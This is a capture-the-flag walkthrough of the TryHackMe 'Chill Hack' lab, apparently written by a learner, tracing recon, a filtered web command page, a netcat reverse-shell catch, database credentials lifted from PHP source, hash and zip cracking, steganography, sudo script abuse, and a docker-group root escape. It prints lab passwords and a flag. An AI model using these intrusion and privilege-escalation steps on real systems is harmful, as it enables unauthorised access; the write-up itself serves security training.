

Chill Hack (THM)

ip of the machine :- 10.10.5.6

```
07:22 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:22 sohamt (4.175s)
ping 10.10.5.6 -c 5

PING 10.10.5.6 (10.10.5.6) 56(84) bytes of data:
64 bytes from 10.10.5.6: icmp_seq=1 ttl=60 time=217 ms
64 bytes from 10.10.5.6: icmp_seq=2 ttl=60 time=341 ms
64 bytes from 10.10.5.6: icmp_seq=3 ttl=60 time=166 ms
64 bytes from 10.10.5.6: icmp_seq=4 ttl=60 time=150 ms
64 bytes from 10.10.5.6: icmp_seq=5 ttl=60 time=149 ms

--- 10.10.5.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 149.301/204.578/340.994/72.504 ms
```

machine is on!!!

```
07:22 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:22 sohamt (31.445s)
nmap -p- --min-rate=10000 10.10.5.6

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-16 19:22 IST
Warning: 10.10.5.6 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.5.6
Host is up (0.16s latency).
Not shown: 58545 closed tcp ports (conn-refused), 6987 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 31.42 seconds
```

got 3 open ports.

07:23 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:23 sohamt (17.474s)

nmap -p 22,21,80 -sC -A -T5 10.10.5.6

Starting Nmap 7.95 (<https://nmap.org>) at 2024-09-16 19:23 IST

Nmap scan report for 10.10.5.6

Host is up (0.15s latency).

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

| ftp-syst:

| STAT:

| FTP server status:

| Connected to ::ffff:10.17.68.223

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 3

| vsFTPD 3.0.3 - secure, fast, stable

|_End of status

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_ -rw-r--r-- 1 1001 1001 90 Oct 03 2020 note.txt

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)

| 256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)

|_ 256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|_http-title: Game Info

|_http-server-header: Apache/2.4.29 (Ubuntu)

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 17.45 seconds

we can login to ftp server with username anonymous.

```
07:24 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:24 sohamt
ftp 10.10.5.6 21

Connected to 10.10.5.6.
220 (vsFTPd 3.0.3)
Name (10.10.5.6:sohamt): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

logged in using anonymous:anonymous.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1001    1001          90 Oct 03  2020 note.txt
226 Directory send OK.
ftp> get note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (90 bytes)
226 Transfer complete.
90 bytes received in 0.00224 seconds (39.2 kbytes/s)
ftp> █
```

Found a file "note.txt" and downloaded from the server.

```
07:26 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:26 sohamt (0.023s)
cat note.txt

Anurodh told me that there is some filtering on strings being put in the command -- Apaar
```

Got two possible usernames "Anurodh" and "Apaar".

Let's do directory fuzzing using ffuf.

```
07:27 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:27 sohamt (1m 36.95s)
ffuf -u http://10.10.5.6/FUZZ -w /usr/share/dirb/wordlists/big.txt
```



v2.1.0-dev

```

:: Method      : GET
:: URL         : http://10.10.5.6/FUZZ
:: Wordlist    : FUZZ: /usr/share/dirb/wordlists/big.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```


```

.htpasswd      [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 186ms]
.htaccess     [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 186ms]
css           [Status: 301, Size: 304, Words: 20, Lines: 10, Duration: 156ms]
fonts         [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 175ms]
images        [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 172ms]
js            [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 151ms]
secret        [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 250ms]
server-status [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 227ms]
:: Progress: [20469/20469] :: Job [1/1] :: 156 req/sec :: Duration: [0:01:36] :: Errors: 0 ::
```

Got some usual directories but "secret" looks interesting though.



oops; what is it!!!



i typed "id" command and it showed this!!! which means it is like a web shell.




So after adding rev shell payload, it showed this and didn't get

reverse shell. This means it is blocking some commands.



so right now id and find commands are working, ls, cat, cd, even bash not working.



pwd is also working.



So started a python server and tried to use commands like wget and curl to see if i can download something, and it worked. So let's think how to get rev shell now.



Added python rev shell but with a random back slash in python and it worked..... Although it was a random thought though. Because it was blocking every type of payload for rev shell, so did something different and by chance got the shell, because it won't filter it.

```
07:48 pm CyberCreedPC Mon Sep 16 2024 ~/testing 19:48 sohamt
nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.10.5.6 59908
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/secret$
```

Got it....

```
www-data@ubuntu:/var/www$ cd files
cd files
www-data@ubuntu:/var/www/files$ ls
ls
account.php  hacker.php  images  index.php  style.css
www-data@ubuntu:/var/www/files$ cat account.php
cat account.php
<?php

class Account
{
    public function __construct($con)
    {
        $this->con = $con;
    }
    public function login($un,$pw)
    {
        $pw = hash("md5",$pw);
        $query = $this->con->prepare("SELECT * FROM users WHERE username='$un' AND password='$pw'");
        $query->execute();
        if($query->rowCount() >= 1)
        {
            return true;
        }
        }?>
        <h1 style="color:red;">Invalid username or password</h1>
    }
}

?>
www-data@ubuntu:/var/www/files$
```

So in /files/account.php file, a sql query is given and is executed and is from sql tables named "user".


```
www-data@ubuntu:/var/www/files$ ls
ls
account.php  hacker.php  images  index.php  style.css
www-data@ubuntu:/var/www/files$ cat hacker.php
cat hacker.php
<html>
<head>
<body>
<style>
body {
    background-image: url('images/002d7e638fb463fb7a266f5ffc7ac47d.gif');
}
h2
{
    color:red;
    font-weight: bold;
}
h1
{
    color: yellow;
    font-weight: bold;
}
</style>
<center>
    <img src = "images/hacker-with-laptop_23-2147985341.jpg"><br>
    <h1 style="background-color:red;">You have reached this far. </h2>
    <h1 style="background-color:black;">Look in the dark! You will find your answer</h1>
</center>
</head>
</html>
www-data@ubuntu:/var/www/files$
```

hacker.php, "look in the dark and you will find your answer". I wonder what does this mean?

```

www-data@ubuntu:/var/www/files$ cat index.php
cat index.php
<html>
<body>
<?php
    if(isset($_POST['submit']))
    {
        $username = $_POST['username'];
        $password = $_POST['password'];
        ob_start();
        session_start();
        try
        {
            $con = new PDO("mysql:dbname=webportal;host=localhost","root","!@m+her00+@db");
            $con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
        }
        catch(PDOException $e)
        {
            exit("Connection failed ". $e->getMessage());
        }
        require_once("account.php");
        $account = new Account($con);
        $success = $account->login($username,$password);
        if($success)
        {
            header("Location: hacker.php");
        }
    }
?>
<link rel="stylesheet" type="text/css" href="style.css">
    <div class="signInContainer">
        <div class="column">
            <div class="header">
                <h2 style="color:blue;">Customer Portal</h2>
                <h3 style="color:green;">Log In<h3>
            </div>
            <form method="POST">
                <?php echo $success?>
                <input type="text" name="username" id="username" placeholder="Username" required>
                <input type="password" name="password" id="password" placeholder="Password" required>
                <input type="submit" name="submit" value="Submit">
            </form>
        </div>
    </div>
</body>
</html>
www-data@ubuntu:/var/www/files$ █

```

in mysql database. we can login as root and localhost and even

password is given in index.php.

```
www-data@ubuntu:/var/www/files$ mysql -u root -p
mysql -u root -p
Enter password: !@m+her00+@db

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

So, what we wrote this gibberish was the password for mysql database as root.

```
mysql> select User,authentication_string from user;
select User,authentication_string from user;
+-----+-----+
| User          | authentication_string |
+-----+-----+
| root          | *F74DE09D1D90576C64C3AED3645E8436F24662FE |
| mysql.session | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| mysql.sys     | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| debian-sys-maint | *9B9324345165A8793D24BB9660FA8F657C07265C |
+-----+-----+
4 rows in set (0.00 sec)

mysql>
```

Got some password hashes.

Enter up to 20 non-salted hashes, one per line:

F74DE09D1D90576C64C3AED3645E8436F24662FE



I'm not a robot



reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash

Type

Result

F74DE09D1D90576C64C3AED3645E8436F24662FE

Unknown

Not found.

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

unable to crack of root, so will move another database, named webportal because in one of the .php file, we saw that it is being used for authentication in login form.

```
mysql> use webportal;
use webportal;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Database changed

```
mysql> show tables;
```

```
show tables;
```

```
+-----+
| Tables_in_webportal |
+-----+
| users                |
+-----+
1 row in set (0.00 sec)
```

```
mysql> █
```

And it only has one table.

```
mysql> select * from users;  
select * from users;
```

id	firstname	lastname	username	password
1	Anurodh	Acharya	Aurick	7e53614ced3640d5de23f111806cc4fd
2	Apaar	Dahal	cullapaar	686216240e5af30df0501e53c789a649

2 rows in set (0.00 sec)

```
mysql> █
```

got both the user's password hashes.

Enter up to 20 non-salted hashes, one per line:

7e53614ced3640d5de23f111806cc4fd



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Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
7e53614ced3640d5de23f111806cc4fd	md5	masterpassword

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

got password of "Anurodh", "masterpassword".

Enter up to 20 non-salted hashes, one per line:

```
686216240e5af30df0501e53c789a649
```



I'm not a robot



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Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
686216240e5af30df0501e53c789a649	md5	dontaskdonttell

Color Codes: Green Exact match, Yellow Partial match, Red: Not found.

Got password of "Apaar", "dontaskdonttell".

```
Bye
www-data@ubuntu:/var/www/files$ ls /home
ls /home
anurodh apaar aurick
www-data@ubuntu:/var/www/files$
```

both the above users exist, let's do some password spraying to see if they are reusing password or not.

```
www-data@ubuntu:/var/www/files$ ls /home
ls /home
anurodh  apaar  aurick
www-data@ubuntu:/var/www/files$ su anurodh
su anurodh
Password: masterpassword

su: Authentication failure
www-data@ubuntu:/var/www/files$ su apaar
su apaar
Password: dontaskdonttell

su: Authentication failure
www-data@ubuntu:/var/www/files$
```

So both of them are not reusing the password.

```
bash: cd: /home: not set
www-data@ubuntu:/var/www/files$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
anurodh  apaar  aurick
www-data@ubuntu:/home$
```

But there is also one more user in the home directory. Let's try him!!!

```
anurodh  apaar  aurick
www-data@ubuntu:/home$ cd aurick
cd aurick
bash: cd: aurick: Permission denied
www-data@ubuntu:/home$
```

Permission denied!!!

```
www-data@ubuntu:/home$ ls -al
ls -al
total 20
drwxr-xr-x  5 root    root    4096 Oct  3  2020 .
drwxr-xr-x 24 root    root    4096 Oct  3  2020 ..
drwxr-x---  2 anurodh anurodh 4096 Oct  4  2020 anurodh
drwxr-xr-x  5 apaar   apaar   4096 Oct  4  2020 apaar
drwxr-x---  4 aurick  aurick  4096 Oct  3  2020 aurick
www-data@ubuntu:/home$
```

i can only read apaar's home directory.

```
total 16K
www-data@ubuntu:/home/apaar$ ls -al
ls -al
total 44
drwxr-xr-x  5 apaar  apaar  4096 Oct  4  2020 .
drwxr-xr-x  5 root   root   4096 Oct  3  2020 ..
-rw-----  1 apaar  apaar    0 Oct  4  2020 .bash_history
-rw-r--r--  1 apaar  apaar   220 Oct  3  2020 .bash_logout
-rw-r--r--  1 apaar  apaar  3771 Oct  3  2020 .bashrc
drwx-----  2 apaar  apaar  4096 Oct  3  2020 .cache
drwx-----  3 apaar  apaar  4096 Oct  3  2020 .gnupg
-rwxrwxr-x  1 apaar  apaar   286 Oct  4  2020 .helpline.sh
-rw-r--r--  1 apaar  apaar   807 Oct  3  2020 .profile
drwxr-xr-x  2 apaar  apaar  4096 Oct  3  2020 .ssh
-rw-----  1 apaar  apaar   817 Oct  3  2020 .viminfo
-rw-rw----  1 apaar  apaar    46 Oct  4  2020 local.txt
www-data@ubuntu:/home/apaar$
```

Let's see how we can login as user "apaar".

```
www-data@ubuntu:/var/www/files/images$ ls
ls
002d7e638fb463fb7a266f5ffc7ac47d.gif  hacker-with-laptop_23-2147985341.jpg
www-data@ubuntu:/var/www/files/images$
```

images directory has two images, will be examining them because found no way as such for priv esc.



this is an image we downloaded, let's find for any hidden files.

```
08:24 pm CyberCreedPC Mon Sep 16 2024 ~/testing 20:24 sohamt (1.386s)
steghide --extract -sf hacker-with-laptop_23-2147985341.jpg
Enter passphrase:
wrote extracted data to "backup.zip".
```

So randomly used steghide and didn't enter any password simply "entered" and got backup.zip file.

```
08:27 pm CyberCreedPC Mon Sep 16 2024 ~/testing 20:27 sohamt (0.137s)
zip2john backup.zip > hash
ver 2.0 efh 5455 efh 7875 backup.zip/source_code.php PKZIP Encr: 2b chk, TS_chk, cmplen=554, decmplen=1211, crc=69DC82F3
```

created a hash of the zip file, because while extraction it asks for a passphrase.

```
john hash --wordlist=/usr/share/dict/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password          (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2024-09-16 20:30) 100.0g/s 1638Kp/s 1638Kc/s 1638KC/s 123456..christal
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

"password" is the passphrase.

08:30 pm CyberCreedPC Mon Sep 16 2024 ~/testing 20:30 sohamt (5.04s)

unzip backup.zip

Archive: backup.zip

[backup.zip] source_code.php password:

inflating: source_code.php

unzipped and got a .php file.

cat source_code.php

```
<html>
<head>
    Admin Portal
</head>
<title> Site Under Development ... </title>
<body>
    <form method="POST">
        Username: <input type="text" name="name" placeholder="username"><br><br>
        Email: <input type="email" name="email" placeholder="email"><br><br>
        Password: <input type="password" name="password" placeholder="password">
        <input type="submit" name="submit" value="Submit">
    </form>
<?php
    if(isset($_POST['submit']))
    {
        $email = $_POST["email"];
        $password = $_POST["password"];
        if(base64_encode($password) == "IWQwbNRLbjB3bVlwQHNzdzByZA==")
        {
            $random = rand(1000,9999);?><br><br><br>
            <form method="POST">
                Enter the OTP: <input type="number" name="otp">
                <input type="submit" name="submit0tp" value="Submit">
            </form>
            <?php mail($email,"OTP for authentication",$random);
            if(isset($_POST["submit0tp"]))
            {
                $otp = $_POST["otp"];
                if($otp == $random)
                {
                    echo "Welcome Anurodh!";
                    header("Location: authenticated.php");
                }
                else
                {
                    echo "Invalid OTP";
                }
            }
        }
        else
        {
            echo "Invalid Username or Password";
        }
    }
?>
</html>
```

found a password in the file.

Output

```
!d0ntKn0wmYp@ssw0rd
```

So password was base64 and after decoding this is the real password.
"!d0ntKn0wmYp@ssw0rd"

```
www-data@ubuntu:/var/www/files$ su anurodh
su anurodh
Password: !d0ntKn0wmYp@ssw0rd

anurodh@ubuntu:/var/www/files$ █
```

logged in as anurodh.

```
anurodh@ubuntu:~$ sudo -l
sudo -l
Matching Defaults entries for anurodh on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User anurodh may run the following commands on ubuntu:
    (apaaar : ALL) NOPASSWD: /home/apaaar/.helpline.sh
anurodh@ubuntu:~$ █
```

it can run .helpline.sh as "apaaar".

08:40 pm ubuntu anurodh@ubuntu Mon Sep 16 2024 ~ 20:40 anurodh

anurodh@ubuntu:~ (0.001s)

Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

- * Documentation: <https://help.ubuntu.com>
- * Management: <https://landscape.canonical.com>
- * Support: <https://ubuntu.com/advantage>

System information as of Mon Sep 16 15:10:40 UTC 2024

System load:	0.0	Processes:	125
Usage of /:	24.8% of 18.57GB	Users logged in:	0
Memory usage:	22%	IP address for eth0:	10.10.5.6
Swap usage:	0%	IP address for docker0:	172.17.0.1

- * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at: <https://ubuntu.com/livepatch>

19 packages can be updated.

0 updates are security updates.

08:40 pm CyberCreedPC Mon Sep 16 2024 ~/testing 20:40 sohamt (7.74s)

ssh anurodh@10.10.5.6

The authenticity of host '10.10.5.6 (10.10.5.6)' can't be established.
ED25519 key fingerprint is SHA256:mDI9eoI+sD1gmuE1VL2iLvyVIopHnZlbAEFxr82BFwc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.5.6' (ED25519) to the list of known hosts.
anurodh@10.10.5.6's password:

same creds. used to login through ssh.

```
08:43 pm ubuntu anurodh@ubuntu Mon Sep 16 2024 /home/apaar 20:43 anurodh  
sudo -u apaar ./helpline.sh
```

```
Welcome to helpdesk. Feel free to talk to anyone at any time!
```

```
Enter the person whom you want to talk with: oops  
Hello user! I am oops, Please enter your message: /bin/bash  
id  
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)  
python3 -c 'import pty; pty.spawn("/bin/bash")'  
bash: /home/anurodh/.bashrc: Permission denied  
apaar@ubuntu:/home/apaar$
```

logged in as apaar through script because the message that we will enter will be executed. I came to know that by seeing the src. code of the script and found that if i enter /bin/bash in message then it will give me a shell as user "apaar".

```
apaar@ubuntu:/home/apaar$ cat local.txt  
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}  
apaar@ubuntu:/home/apaar$
```

got user flag...

```
08:49 pm ubuntu anurodh@ubuntu Mon Sep 16 2024 /home/apaar 20:49 anurodh
```

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
# id
```

```
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
```

```
# █
```

```
08:48 pm ubuntu anurodh@ubuntu Mon Sep 16 2024 /home/apaar 20:48 anurodh (8.781s)
```

```
docker images
```

REPOSITORY	TAG	IMAGE ID	CREATED	SIZE
alpine	latest	a24bb4013296	4 years ago	5.57MB
hello-world	latest	bf756fb1ae65	4 years ago	13.3kB

```
08:48 pm ubuntu anurodh@ubuntu Mon Sep 16 2024 /home/apaar 20:48 anurodh (0.165s)
```

```
id
```

```
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
```

saw that user anurodh can run docker and an image existed so mounted the root directory in /mnt in the image and ran sh command in the container to get root shell.


```
got last flag....
```